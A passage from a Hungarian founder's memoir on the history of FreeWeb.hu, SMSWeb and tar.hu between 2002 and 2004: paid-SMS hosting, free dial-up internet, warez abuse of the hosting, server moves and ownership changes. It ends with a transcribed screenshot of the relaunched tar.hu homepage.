olyan sokáig húzta a tárgyalásokat, hogy mire a végére érhattünk volna a kollega, akivel ott tárgyaltunk, más fontos beosztásba került, így kezdhettünk volna mindent előről. Eddigre azonban megjelentek a valódi emelt díjas SMS-ek és ezzel egy jóval nagyobb összegben (160 / 320Ft) lehetett osztani a GSM szolgáltatóval illetve a felhasználókkal. Tanulva a GSM szolgáltatóval folytatott tárgyalásból, inkább egy közvetítő céggel szerződünk le, akivel ezt pár nap alatt meg is tudtuk tenni igaz, így a mi jutalékunk is kevesebb lett, az sms díjának kb. 30%-a. Az első probléma tehát megoldva, most jöhet a termék / szolgáltatás kérdése, amit ezért az árért meg fog vásárolni a látogató. Szerencsére semmi sem jutott az eszembe, így azt a gordiuszi megoldást választottuk, hogy ezt találja ki maga a felhasználó. Mi adunk neki egy tárterületet, ahova majd Ő felteszi a maga kis számlázó programját, családi videóját, akármit, amit árulni kíván a neten és hogy az értékesítés hatékonyabb legyen, ezt mi még reklámmal is megtámogatjuk.

2002.07.02-án a fentiek alapján SMSWeb névre keresztelve el is indult az új szolgáltatás. Kezdetben 100Mbyte védett tárhelyet biztosítottunk a felhasználóknak, ahova anyagaikat elhelyezhették. Ezt a tárhelyet minden megszerzett 10Ft után 5Mbyte-al növeltük. Regisztrációkor szabadon megválaszthatták, 160Ft-os vagy 320Ft-os SMS-el, illetve hogy mennyi ideig férhetnek hozzá a látogatók az oldal tartalmához. Mivel mind az infrastruktúrát, mind a technológiát, reklámot, stb. mi biztosítottunk, a hozzánk befolyó pénz 25%-át írtuk jóvá a felhasználóknak, akik 5000 Ft felett fel is vehették pénzüket.

A rendszert aránylag hamar elkészítették a fejlesztők. Mivel egy kicsit pesszimistán álltam a dologhoz, új szerveret egyelőre nem állítottunk be, hanem a meglévő freewebs szerverre terheltük rá ezt is.

Legnagyobb meglepetésünkre az új szolgáltatás tetszett az embereknek és elkezdtek szaporodni az SMSWeb oldalak, ezzel párhuzamosan a bevétel is növekedett. Elérkezettnek láttuk hát az időt, hogy az SMSWebet mint önálló szolgáltatást leválasszuk a freewebes szerverről és saját gépet kapjon. Mivel az egyidejű letöltések száma nem volt több mint 50-70, így egy IDE winchesterekkel felszerelt egyszerű kis szervert raktunk össze aránylag kevés pénzből, mivel úgy gondoltuk, az egy jó ideig elég lesz neki. Hát, nem így alakult. A felhasználók és a látogatók száma olyan ütemben növekedett, hogy az új szerver kb. másfél hónap alatt elérte teljesítményének határát. Ennek köszönhetően a szolgáltatás meglehetősen akadozott. A szolgáltatás egyetlen, ám igen komoly problémája a fizetési határidők hosszúsága volt. Egy adott hónap bevételét ugyanis két, de inkább három hónap csúszással kaptuk meg. Ez különösen most lett probléma, amikor a szerverek terheltsége már igen jelentős, a három hónappal ezelőtti bevételek azonban még a kisebb szerver költségeit is alig fedezték. A cég ugyan folyamatosan növekedett, fejlődött, sikerült a csőd széléről talpra állnia, de az új szerverhez szükséges szabad pénzeszközzel (ami milliós összeg feletti) még nem rendelkezett, már csak azért sem, mert a freeweb szerver is elérte teljesítőképességei határait és első körben azt kellett lecserélni.

A problémát tetőzte, hogy lassan megjelentek a konkurens szolgáltatások is, így megindult a licit verseny. 2002.12.13-tól nekünk is emelnünk kellett a biztosított tárhely méretét 1GByte-ra, valamint a kapcsolt reklám mennyiséget is 100,000 megjelenésről 500,000-re növeltük. Ennek meg is lett a következménye, a szerverek vörösen izzottak, a szolgáltatás minősége alulmúlta a tragikusnak nevezhető szintet. Mivel az új FreeWeb szerverre igencsak kiköltekeztünk, jött 2 hónap vegetáció. Minden erőnkkel azon voltunk, hogy ne legyen több új oldal, ne növekedjen a látogatók száma, mivel a meglevőket sem tudtuk már megfelelő minőségben kiszolgálni és ennek hangot is adtak elég sokan. Sajnos ennek meg is lettek a következményei. A jóval utánunk indult konkurens szolgáltatások utolérték sőt meg is előzték minket. Szerencsére 2003 márciusára megérkezett az új SMSWeb szerver is. Ugyanolyan, mint ami a FreeWeb alatt már bizonyított. Mivel itt a tárhely bővítése egy sokkal dinamikusabb és gyakoribb tevékenység, mint a FreeWeb esetén, ehhez a szerverhez már megrendeléskor kértünk egy külső SCSI disk tömböt. Ennek köszönhetően a géptestben 8, kívül pedig 14 disken garázdálkodhattunk. Egy ilyen rendszer 2003 elején még elképesztően komolynak számított, sokan csodájára is jártak.



A FreeWeb rendszere fénykorában

Az új szerver üzembeállításával egy időben a harmadik mobil szolgáltató is belátta, az emelt díjas SMS szolgáltatásból nem érdemes kimaradni, így már mindhárom cég ügyfelei élvezhették szolgáltatásainkat.

A számháború természetesen folytatódott, júniusban 2Gbyte-ra, augusztusban pedig 10Gbyte-ra növeltük az induló tárhely méretét, a forgalom utáni növekményt pedig megdupláztuk. De ne szaladjunk ennyire előre az időben, hiszen még 2002-ben is történtek fontos dolgok a cég életében.

A betárcsázós internet reneszánsza

Köszönhetően a szélessávú internet rohamos terjedésének, a betárcsázós internet felhasználói tábora folyamatosan csökkent. Ennek következtében a korábban jelentős behívó hálózatot kiépítő cégek ott álltak egy hatalmas kiépített hálózattal amit alig használ valaki. Meg nem szüntethették, mivel valamivel ki kellett szolgálni a megmaradt ügyfeleket, a szabad kapacitást viszont nem igazán tudták kihasználni.

Ekkor már létezett a díjvisszatérítés intézménye, melynek lényege, hogy a telefon szolgáltató az internet hívások után az ügyfelek által fizetett telefonköltségből az internet szolgáltató felé egy minimális összeget tovább utal. Ezt meglövagolva jött a gondolat, hogy az internet szolgáltatónk szabad kapacitását adjuk oda az internetezni vágyóknak ingyen, azaz a telefonköltség ellenében. Hasonlóval már próbálkozott két cég is, egyik csődbejutott, másikat felvásárolták de szolgáltatásuk nem volt országos lefedettségű.

Szerencsére ötletünk meghallgatásra talált a szolgáltatóknál és természetesen úgy, hogy ez neki is jó legyen, 2002. augusztusában elkezdtek hirdetni a FreeWeb.hu freenet szolgáltatását (az igen kellemetlen lett volna, ha az adott szolgáltató a saját nevéen nyújtja ezt, mivel akkor a maradék fizetős ügyfelük is otthagyták volna őket, hisz majdnem ugyanazt kapták ingyen is, mint pénzért). Ugyan egy perc után csak pár fillér jutott nekünk, ám az ingyen net igen csábító volt az emberek számára, főként vidéken, ahol a szélessávú internet még csak kevés helyen volt hozzáférhető. Ennek köszönhetően több millió percet töltöttek el havonta a FreeWeb freenet felhasználói a neten amiből jelentős plusz bevételünk származott, de az sms-hez hasonlóan ez is egy elég lassan megérkező pénz volt. Sajnos (ahogyan arra már kezdetekkor is számítani lehetett, 2005-ben a telefon szolgáltatók módosították a csatlakozási feltételeket, így az ingyenes szolgáltatásnak befellegzett, csupán vegetáció szintjén maradt fenn. Ez a három év azonban nem volt hiábavaló. Egyrészt valóban jelentős bevételeket eredményezett számunkra, amit a szolgáltatások fejlesztésére tudtunk költeni másrészt, ami áttételesen talán még fontosabb, hogy olyan rétegek számára tettük elérhetővé és kipróbálhatóvá az internetet, akik erről korábban csak álmodoztak vagy még azt sem. 1-1 gyengébb számítógép már igen sok család számára elérhető volt, ha máshogy nem, használtan, alkatrészekből összerakva, de a havi 3-5 000 Ft előfizetési díj, amit a szolgáltatók elkértek egy telefonos internet hozzáférésért, már nagyon megterhelő volt. Ez éves szinten egy család számára 40 – 60 000 Ft költséget jelentett, ami az ilyen körülmények között élőknek akár két havi keresetük is lehetett. Az ingyenes internet segítségével pedig este 10 után akár pár Ft telefonszámla ellenében tudtak internetezni úgy, hogy nem csupán a levelezésüket érték el, hanem korlátlanul a teljes világhálót. Úgy gondolom, ebből a több 10 000 internetezőből mára nem kevés olyan akad, aki ennek a lehetőségnek a segítségével lépett ki környezetéből, jutott munkalehetőséghez, talált barátokat, szerelmet, stb.

A szolgáltatás üzleti modelljének másik lába a regisztrált felhasználók számának növelése volt. Biztosítottunk ugyan egy amolyan vendég koczaférést (freeweb@freeweb.hu felhasználói névvel) ám ezzel a hozzáféréssel némileg korlátozottak voltak a lehetőségek, mivel nem lehetett vele levelet küldeni hagyományos levelező programok segítségével. Vagy webmaillal levelezett tehát az illető, vagy regisztrálta magát a FreeWeb-en, hogy saját felhasználói neve e-mail címe legyen, amivel már korlátlanul veheti igénybe levél küldő (smtp) szolgáltatásunkat is. Később ezen felhasználóknak elküldhetjük hírleveleinket és megpróbálhatjuk őket különféle szolgáltatások, termékek vásárlására ösztönözni.

Az illegális tartalom virágkora

Térjünk kicsit vissza az SMSWeb szolgáltatásra. Hamar rájött minden ingyen tárhely szolgáltató, hogy ez egy működő dolog, ebből bevétele származhat. Az egyetlen dolog, amivel nem számoltak, a szolgáltatás költség oldala. A két legnagyobb magyarországi szolgáltató ugyanis, akik először indultak ezzel a szolgáltatással (egyik ugye a freeweb.hu) olyan mértékben elhúztak tárhely méret és hardware infrastruktúra terén, hogy azzal senki nem tudott versenyezni. A bővítések során 2003 augusztusára, valamivel több, mint egy évvel az indulás után már 3.5Tbyte tárhely kapacitással rendelkezett a szolgáltatás és a felhasználók is fejenként 10Gbyte-ot kaptak.

Mivel a szerver árcéduláján, ami ezt képes volt kiszolgálni egy 8 számjegyű összeg szerepelt, tudtuk, hogy az újonnan induló játékosok mire számíthatnak. Sokan megpróbálták hatalmas IDE winchesterekből álló tömbökkel leutánozni a szolgáltatást és 1 havi hozzáférést adni 160Ft-ért, de ezekkel már nem is foglalkoztunk sem mi, sem a másik nagy szolgáltató. Tudtuk, hogy ezek nagyon hamar a saját kardjukba fognak dőlni. Ezzel szemben inkább emeltük az árakat és csökkentettük a hozzáférés időtartamot úgy, hogy egyikünk se rombolja a piacot és ne indítson felesleges konkurencia harcot. Ezzel mi úgy el is voltunk egymás mellett és figyeltük a többieket. A szolgáltatás fénykorában valamivel több, mint 6 Tbyte háttérkapacitás volt ehhez az SMSWebhez rendelve.

Amikor egy előadáson egy igen neves disk alrendszeret értékesítő cég munkatársával beszélgettem és megkérdeztem tőle, van-e valami olyan termékük, ami képes 2 Tbyte-nál nagyobb tömböt egyben kezelni és arról 500-1000 Mbit / sec sebességgel adatot kiszolgálni elég értetlenül nézett rám. Szerencsére ott volt az előadáson annak a cégnek az egyik vezető munkatársa, akitől a szervereket vásároltuk és közölte az illetővel, hogy én nem vagyok elmebeteg, én ezt tényleg komolyan kérdezem. Sajnos megoldást nem tudtak ajánlani a problémára így minden egyes tömb külön könyvtárba lett felmountolva és a tárhely használat függvényében pakoltattuk ide-oda a felhasználókat.

Sajnálatos módon minden csoda három napig tart, így ennek is közeledett a vége. A feltöltött tartalmat jelentős része ugyanis szerzői jogi védelem alatt álló film, zene, program volt. Egy törvényi kiskapunak köszönhetően mi, mint szolgáltató nem voltunk ezért felelősségre vonhatók, amennyiben felszólításra töröltettük, vagy töröltük az adott tartalmat. Ezt a kiskaput felismerték viszont a valóban ilyen tartalmakra szakosodott „warez” ftp- és webszerver üzemeltetők is és sorra bukkantak fel a több Tbyte adattartalommal rendelkező illegális oldalak, melyek mögött minden esetben egy addig ismeretlen smsweb jellegű szolgáltatás állt. Ha a szolgáltatót (aki ebben az esetben egy és ugyanaz volt, mint az oldal készítője) figyelmeztették, nem tett mást, csak átnevezte az oldalt, esetleg valami más arculatot tervezett neki és már küldte is ki a következő hírlevelet az új weblap címével.

Ahogy az várható volt, a jogvédő szervezetek ettől vérszemet kaptak és mindennaposan lettek az oldalakat töröltető felszólítások, rendőrségi megkeresések, stb. Ennek persze a hosszú távú eredménye a szolgáltatás halála lett. Vegetáció szintjén még most is létezik, de már külön szerver sincs alatta, hanem az adatok mentését végző egyik szerver szolgálja ki azt a kevéske kérést, ami még beesik.

Elvi szinten gondolkodtunk egy olyan szolgáltatáson, ahol mi egyfajta proxy szolgáltatást nyújtanánk a felhasználók részére, amely a klasszikus internet szolgáltatók által adott proxy szolgáltatás fordítottja, a dolog azonban egy jogi akadályon elbukott. A kiszolgált oldalba található linkeket módosítanunk kellett volna úgy, hogy az a proxy szerveren keresztül kérje le a további adatokat is, így azonban már nem lenne érvényes a törvényi kiskapu, ami kimondja, hogy csak addig nem vagyok felelősségre vonható mint továbbító szolgáltató, amíg a tartalmat nem módosítom.

Szerver csere

Ahogy az korábban a FreeWeb és SMSWeb kapcsán már elkezdtek, szépen folyamatosan, ahogy érkeztek be a pénzek az összes fontos szerverünket lecseréltük ugyanarra a márkára. Ennek a döntésünknek később egy pozitív és egy negatív következménye lett. A negatív, hogy az SMSWeb szolgáltatás hanyatlása után az ebből származó bevételből semmi sem maradt, a pozitív viszont, hogy a szolgáltatás működése és virágkora alatt sikerült az összes szervert márkás és megbízható gépekre cserélni. Ennek köszönhetően a korábbinál sokkal ritkábban csipog a telefon péntek éjjel, hogy megállt valamelyik szerver és a cég munkatársainak nem azzal kell foglalkozni, hogy egyben tartsa azokat. Volt olyan eset, amikor éppen a freeweb főoldalát és egyéb járulékos részét kiszolgáló szerver helyett megrendelt márkás gépre vártunk, hogy a szerver hétfői napra volt beígérve, cserébe a szerver péntek este állt le úgy, hogy leesett az alaplapról a chipset hűtőventillátora. Honnan lehet péntek este chipset hűtőt szerezni? A megoldás végül egy régi 486-os processzor hűtője lett 45°-ban elforgatva gyorskötözővel az alaplaphoz rögzítve. Ezzel szerencsére kibírta a hétvégét és hosszabb leállás nélkül át tudtuk állni az új szerverre. Sajnos az ilyen problémák a házilag szerelt barkács PC-kel mindennaposak voltak, amit már mindenki nagyon utált, így megváltás volt, amikor az utolsó szerver is lecserélésre került.

Új iroda – beköltözés a Victor Hugo utcába

Az SMSWeb szolgáltatásunk kapcsán már-már beszélő viszonyba is kerültem a legnagyobb konkurens tárhely szolgáltató embereivel, akik tettek egy felelőtlen javaslatot, amit kellő mérlegelés után komolyan is vettem. Ők szóltak ugyanis, hogy a Victor Hugo utcai irodaházba (ismertebb nevén BIX) van szabad iroda. Korábban már szerettünk volna ide költözni, de soha egyetlen szabad iroda sem volt, annyira nagy volt a kereslet a hely iránt. Ez nem csoda hiszen ebben az épületben található a magyarországi internet központi elosztó helye, a BIX (Budapest Internet eXchange). Azok, akik ebben az épületben bérelnék irodát, pár 10 vagy 100 méter optikai kábel segítségével gigabites hozzáféréshez juthatnak és nem kell az optikai kábel használatáért, bérletéért fizetni. Ez különösen fontossá vált számunkra, mivel az SMSWeb és a FreeWeb miatt már nem fértünk bele abba a keretbe, amit a korábbi internet szolgáltatónk elfogadható áron biztosítani tudott számunkra (300Mbit).

Saját megtakarított pénzemet is betéve a cégbe két hónap alatt kialakítottuk új irodánkat, melynek közepén egy új szolgáltatáshoz szükséges kb. 25m²-es szerverterem is helyet kapott ahol elférhet 100-120 szerver.

A BIX-re való csatlakozásnak sajnos volt egy másik feltétele is, amit mi nem teljesítettünk (HIF engedély) mivel nem voltunk és nem is nagyon akartunk a klasszikus értelemben vett internet szolgáltatók lenni. (érdekesség, hogy a szerver hosting szolgáltatás a hif - mostani nhh – szerint nem tartozik ide) A probléma megoldásában egy BIX tag segített, akinek volt még egy szabad lehetősége a csatlakozásra, így azt biztosította a mi számunkra. Természetesen minden az Ő nevére futott, mi csupán élveztük a munka gyümölcsét. Hasonlóan ez a cég oldotta meg a nemzetközi sávszélesség igényünket is igen kedvező feltételek mellett. Másik nagy problémánk, hogy az irodaház nem tudott számunkra elegendő (kb. 2x 30 kVA) és redundáns forrást biztosítani. A megoldást korábbi szerver hosting szolgáltatónk adta saját forrásaiból redundánsan és mindjárt szünetmentes formában, így nem kellett szünetmentes tápegységet se venni.

Ezzel adott volt minden. Szép új iroda gyönyörűen berendezve, egyedi recepciós pult, tárgyalóba bőr kanapé, mindenkinek új bútor, saját szerverterem, saját gigabites csatlakozás, nemzetközi sávszélesség meg minden, ami szem szájnak ingere, úgyhogy 2003 novemberében át is költöztettünk ide minden szervert (kivételesen persze azokat, melyek még a legelső szolgáltatónál maradtak és soha nem is mozdultak ki onnan) és természetesen mi is átköltöztünk.

Csodaország helyett rémálom?

Miután minden akadály elhárult, sikerült egy tényleg nagyon szép és kényelmes irodát összehozni, ahova mindenki szívesen jött. Ahogy lehetőségeink engedték, elkezdünk áthozni a saját szervereinket a saját szervertermünkbe, ami valljuk be, egy közel fél tonnás szerkezetnél nem egyszerű mutatvány. Hozzávetőleg ennyit nyomott akkoriban az a RACK, amit megtöltöttünk. Szerencsére a cég, akitől vásároltuk a szervereket vállalta, hogy leállítja a gépeket, szétszedi és átszállítja az új helyre az egészet, majd ismét összeszereli és elindítja őket. Meglepő, de minden komplikáció nélkül sikerült is ez a mutatvány.

A költözés mind szerver, mind iroda tekintetben lezárult. Elkezdünk gőzerővel dolgozni, aminek meg is lett az eredménye. Sorra jöttek a szerverek és egyéb szolgáltatásunkra az ügyfelek, szóval elkezdett szárnyalni a cég. Ez a növekedési ütem sokaknak szemet szúrt. Valószínűleg azok is bánták már, akik ide csábítottak minket.

Ahogy egyre több időt töltöttünk el új helyünkön, úgy derültek ki egyre érdekesebb és meglepőbb dolgok. A megszokott békés, nyugodt környezetből belecsöppentünk egy másik világba. Itt egy kicsit más szabályok szerint játszottak a bérlők. Az egyik internet szolgáltatónak az „egerek” elrágták az optikai kábelét, a másiknak egyszer csak felmondta a bérleti szerződését az irodaház, a harmadiknál tűzvédelmi ellenőrzést tartottak és hasonló. Elég hamar felismertük, hogy mások csatáján mi kicsik csak veszíthetünk, így a túlélés érdekében ajánlatosnak tűnt az erősebb mellé szegődni. Ezen döntésünket egy másik tény is jelentősen felgyorsította. Az irodaházban se szabad iroda, sem pedig elegendő áram nincs ahhoz, hogy az időközben csordulásig megtelt szervertermünket áthelyezzük, vagy egy másikat nyissunk. A teremben már nem csak a hely volt kevés, de a klímátizálást se ekkora hőtermelésre terveztük. A korábban redundánsra elképzelt 2x6.8KW nagy teljesítményű klímák együttesen működve sem tudták 23-25fok alá hűteni a termet nyáron, ami elég kritikus volt, főleg amikor valamilyen műszaki hiba okán az egyik leállt. Egyre gyakrabban kellett pánikszerűen kölcsönkérni mobil klímát, használni ventilátorokat és más hasonló megoldást annak érdekében, hogy ne 30 fok felett legyen a teremben az átlaghőmérséklet.

A választott megoldás sok tekintetből ésszerű és szükségszerű döntésnek tűnt. (vagy legalábbis megpróbálom magamnak ezt bemagyarázni) Adott egy szerver hosting piac, amin van 1-2 nagy illetve sok sok kis cég, mint szereplő. Mi, mint újonnan indult szolgáltató a piac közepét céloztuk meg, azaz a kicsikkel is és a nagyokkal is versenyeznünk kellett, innen is, onnan is vettünk el ügyfeleket. Ebből adódóan természetesen nem voltunk túl népszerűek. Ezzel párhuzamosan a nagyok ugyanúgy „harcoltak” a kicsikkel, mint mi velük. Előnyük, hogy megfelelő háttér infrastruktúrával rendelkeztek, hátrányuk a rugalmatlanságuk, ami a nagyobb méretű szervezeti felépítés következménye. A megoldás tehát adott, összeálltunk a korábbi internet szolgáltatónkkal, akikkel egyébként kezdetek kezdetén elindultunk. Ennek köszönhetően megoldódtak a szerver hely problémáink minden járulékos dologgal együtt, valamint az időközben szintén szűkösnek bizonyult 1 gbit sávszélesség problémánk is megoldódott.

A kedvezőbb tárgyalási pozíció elérése érdekében igyekeztem egy kicsit átrendezni a piaci erőviszonyokat az ingyenes tárhely szolgáltatói piacon. Tettem ezt oly módon, hogy megpróbáltam ellehetetleníteni a tár.hu szolgáltatást és megpróbáltam megszerezni az x3.hu-t. Ezzel egy nagy kivételével szinte az összes jelentősebb szolgáltatás egy kézbe kerülne amolyan monopol helyzetet kialakítva. Utóbbi aránylag egyszerű volt, minimális pénzeszköz ráfordításával illetve pár gép ingyenes elhelyezésével a szervertermünkben már a mienk is lett. Ráadásul a pénzbeli részének is csak egy részét kellett kifizetni, mivel a szolgáltatótól való eljövetele neki komoly összegekbe került volna, ezt mi átvállaltuk. Természetesen úgy, hogy tudtuk, nekünk nem kell ezt a pénzt kifizetni, mivel épp onnan jön el, akivel az adásvételről üzletelünk. Később ez a döntésünk teljesen feleslegesnek bizonyult, mivel nem jutott energiánk az x3 rendszerének tanulmányozására és újraírására, így a mai napig abban a formában vegetál, ahogy azt megkaptuk. A tár egy kicsit érdekesebb történet volt. Itt különféle belső viszályok kapcsán kirúgták azt az embert, aki legjobban értett a rendszerhez és napi szinten foglalkozott vele. A két tagú csapat másik tagját pedig igyekeztem elcsábítani onnan és elérni, hogy átjöjjön hozzánk dolgozni. Mivel a két cég dolgozói számára biztosított munkakörülmények, munkahelyi légkör és egyéb emberi tényező jelentős eltérést mutatott egymástól, nem volt nehéz dolgom. Ezzel a tár.hu projekt gyakorlatilag ember nélkül maradt, senki sem foglalkozott vele. A szolgáltatónak nem nagyon volt más választása, mint az, hogy értékesíti.

Tulajdonosi változások

Papírforma szerint az SWI-nek még mindig három tulajdonosa volt. A Német befektető, a programozó, aki az első freewebet csinálta illetve én. Tekintettel arra, hogy a Német cég felszámolás alatt állt, némi rábeszélés után az Ő részüket sikerült névértéken visszavásárolni. A gond a programozóval volt inkább, mivel őt egy kicsit nehezebb volt meggyőzni róla, hogy a munkához való hozzáállása (vagy inkább hozzá nem állása) indokoltta teszi, hogy a tulajdonrészétől értéken alul megváljon. Szerencsére aránylag rövid idő alatt ez is sikerült, így minden akadály elhárult a tulajdonosi szerkezet átalakítása előtt. Én megvettem a befektető tulajdonrészét, az internet szolgáltató megvette a programozó részét (25%), majd egy tőkeemelés segítségével 51%-ra növelte részesedését a cégben.


Ezen tranzakciónak több következménye is lett. Egyrészt egy kézbe került 51%, amiről már akkor is sejtettem, hogy veszélyes, de bíztam benne, hogy aggodalmaim alaptalanok. Friss tőke került a cégbe, amit új fejlesztésekre, bővülésre tudtunk fordítani illetve egy nagy konkurenciával kevesebb lett, így sokkal hatékonyabban tudtuk felvenni a versenyt a megcélzott piacon mozgó konkurens szolgáltatókkal.

A deal további érdekessége, hogy a vételár egy részét a korábban embereitől megszabadított TAR.HU ingyenes web- és képtár szolgáltatással egyenlítették ki, ami a fénykorához képest igencsak haldoklott, de a lehetőség még benne volt.

Az együttélés előnye számunkra leginkább a háttér infrastruktúra stabil megléte volt, azaz a korszerű és biztonságos szerver hosting célokra kialakított „szerver hotel”, a nagy sávszélesség, elegendő klíma, áram, stb. amik számunkra biztosították az eddig kialakított szolgáltatások dinamikus fejlődését. Mindezek mellett a költségeket is csökkenteni tudtuk azzal, hogy a szerver hosting ügyfélszolgálatát átvették tőlünk.

FreeWeb mellé Tar.hu

Az együttműködés egyik nagy hozománya a Tár volt. Egykoron szebb napokat látott szolgáltatás előbb egy internetes újsághoz került, majd innen ahhoz az internet szolgáltatóhoz, akitől mi megkaptuk. Sajnos mindkét fél részéről elmondható volt, hogy inkább kivenni szerettek volna belőle, mint hozzátenni, azaz a színvonala, nézettsége, minősége folyamatosan zuhant. A tárhely a figyelem hiányában megtelt illegális anyagokkal, ezek folyamatos letöltése gyakorlatilag megbénította a normális kiszolgálást, a szervereket csak valami csoda tartotta egybe, szóval csoda, hogy egyáltalán még működött amikor hozzánk került.



Így nézett ki a tar.hu amikor megkaptuk

Rövid mérlegelés után úgy döntöttünk, hogy a szolgáltatásból a felhasználókon és azok adatain kívül semmit sem tartunk meg. Sem a szervereket, sem a programot, sem az arculatot. 2004. április körül, ahogy megkaptuk a rendszert, elkezdjük a fejlesztést. Ehhez a munkához azonban nem voltunk elegendően, kellett még egy programozó. Mi sem egyszerűbb ennél, feladtunk pár hirdetést, hogy programozót keresünk. Csakhamar meg is találtuk a megfelelő embert, akit történetesen ismét attól a cégtől csábítottuk el, aki immár többségi tulajdonosunk volt. Fél éves munka után novemberre készült el az új Tár. Szebb, jobb, gyorsabb, stb.

Ogys statisztika

- * 6765 felhasználó
- * 100591 galéria / 212695 kép
- * 1540 albüm TáR

ingen.hu domain átregisztráció

WEB KERESÉS:

KÉP KERESÉS | WEB TOPLISTA | KÉP TOPLISTA | TÁR.HU Ismertető | Kapcsolat

TÁR

LOGIN:
 JELSZÓ:

Elfelejtett jelszavak... [» ELFELEJTÉS](#)

TÁR.HU KÉP.TÁR
SMS.TÁR LÉVÉL.TÁR

Kép.Tár menü
 Tár.hu menü
 Tár.hu Regisztráció
 Tár.hu Ismertető
 Toplista
 Keresés
 Gyakran Ismételt Kérdések
 Technikai Információk
 Kapcsolat
 Levél.Tár menü

TRUEIT SZERVER HOSTING GOLD

Aktív 1Gb-tól származó
SMS értesítés
100Gbyte backup
24 órányi felügyelet

TRUENETT.DSL ADSL

ADSL dupla sebességgel
Saját .hu domain névvel
Dinamikus DNS-sel
Korlátlan adatforgalommal

Megújult TÁR.HU | 2004 december 7.

Kedves Látogatóink, Felhasználók!

Amint az látható, teljes mértékben megújult a TÁR szolgáltatása. A régi TÁR rendszerrel az egyetlen dolog, ami átviharzik az újba, az a TÁR legnagyobb értéke, a felhasználói adatok. Mind a rendszer, mind a szerverpark lecsereződött.

Igyekszünk az új TÁR fejlesztésekre egy felhasználóból, könnyen elérhető, egyszerű felülettel ellátni egy tudásbázis, megbízhatósággal és szolgáltatással, a korábbi rendszerben jelentős mértékben túlműködő alkalmazást. Úgy gondoljuk, ez sikerült. Reméljük, mindenki megtalálja azt, amire eddig szeretete a TÁR-t az azt is, ami eddig hiányzott belőle.

A fejlesztések nem álltak le, folyamatosan újabb és újabb funkciókat fogjuk bővíteni a rendszert, melyhez a TI ötleteket és javaslatokat is várjuk!

Kérünk mindenkit, hogy az új rendszer használatbavételre előtt figyelmesen olvassa el a GYIK-ket, megismertesse magát található információkat illetve az egyes szolgáltatások ismertetőit!

Rövid összefoglaló a változásokról:

- **Web.TÁR**
 - o PHP4 futtatási lehetőség
 - o 100Mbyte-os file méret limit
 - o FTP feltöltés
 - o napi és összeheszt top lista
 - o napi rendszeres adatmentés
 - o 100Mbyte web tárhely
 - o felhasználónév.tár.hu cím használata a www.tár.hu/felhasznaloval mellett.
- **Lévl.TÁR**
 - o Virus és SPAM szűrő levezetés
 - o 100Mbyte mailbox
 - o egyedi szűrők és átírányozások kezelése
 - o felhasználóknál webes felület
 - o pop3 és imap távol lélelés
- **Kép.TÁR**

Az egész TÁR rendszerből ez az a modul, ami a legnagyobb változáson ment keresztül. A fejlesztések jelentős része ide összpontosult: 1 Gbyte méretű tárhely, amelyen a felhasználó saját fájlokkal lehet közzé. Lehetőség van korláti szűrni fotókat és korláti szűrni kép letelezésre. Az albumok a kép.tár.hu/felhasznaloval címen érhetőek el. A képek feltöltése FTP és WEB-es felületen történik. Az albumból gyorsan és egyszerűen valódi papírképet, vagy képként készített ajándékkártyát rendelhetők. A felhasználó körözethető, hogy kik férjenek hozzá az egyes "privát"-ként megjelölt albumhoz. Ilyenkor egyszerűen csak be kell gépelni az ismerősök e-mailcímét, és a rendszer automatizusan előlki számára az album böngészőéhez szükséges adatokat. Továbbá privát albumok létrehozására már csak egyszerűen ki kell választani az ismerős listából az albumba meghívott e-mailcímet. Lehetőség van "fizets" albumok létrehozására is, ilyenkor a látogatók emelt díjas SMS küldésével kedvettségüket kaphat, melyeket hozzáférést vásárolhatnak a "fizets" albumhoz. Az emelt díjas SMS-ekből befolyt összeget a felhasználóval megosztjuk!

- **Inyenes Kép.Tár szolgáltatások**
 - o 1 Gbyte méretű kép tárhely
 - o WEB és FTP alapú feltöltés
 - o Ingyenes, részletes és fizetés alomok kezelése
 - o Papírkép és ajándékkártya rendelési felület
- **Különleges szolgáltatások**
 - o kép előírása papírképre
 - o képpel díszített bögre
 - o képpel díszített egérgap
 - o képpel díszített póló
 - o képből készített kirakós játék
 - o plüssmacskák, képpel díszített pólaban

Mindezekhez rendkívül kedvező árak is párosulnak!

Web.Tár Top10

1. album18
2. sqj
3. topmodel
4. gvr80
5. hegedusjudi...
6. freemanspa...
7. netudi
8. bandeycorom
9. pover
10. gymarlcsmo...

Kép.Tár Top10

1. polnos képe...
2. pár rajzmó...
3. Pepe
4. Janette képe...
5. Dunabodonyg...
6. Budapest1
7. Kámi Álomp...
8. Feri képe
9. Bona valle...
10. Pálháza-fot...

Kép.Tár Legjobb

1. vvv tall fen...
2. Francis Pol...
3. Kurca/Szent...
4. Norvégiaiban
5. black
6. Hunalvasut...
7. Borzony 200...
8. Edelmezeim...
9. Kibud
10. Féléforduló...

A nap képe

© 2004 SWI Kommunikációs KFT. Minden jog fenntartva!

Impresszum | Médiasajtó | Adatvédelmi nyilatkozat

Az új tár.hu arculata

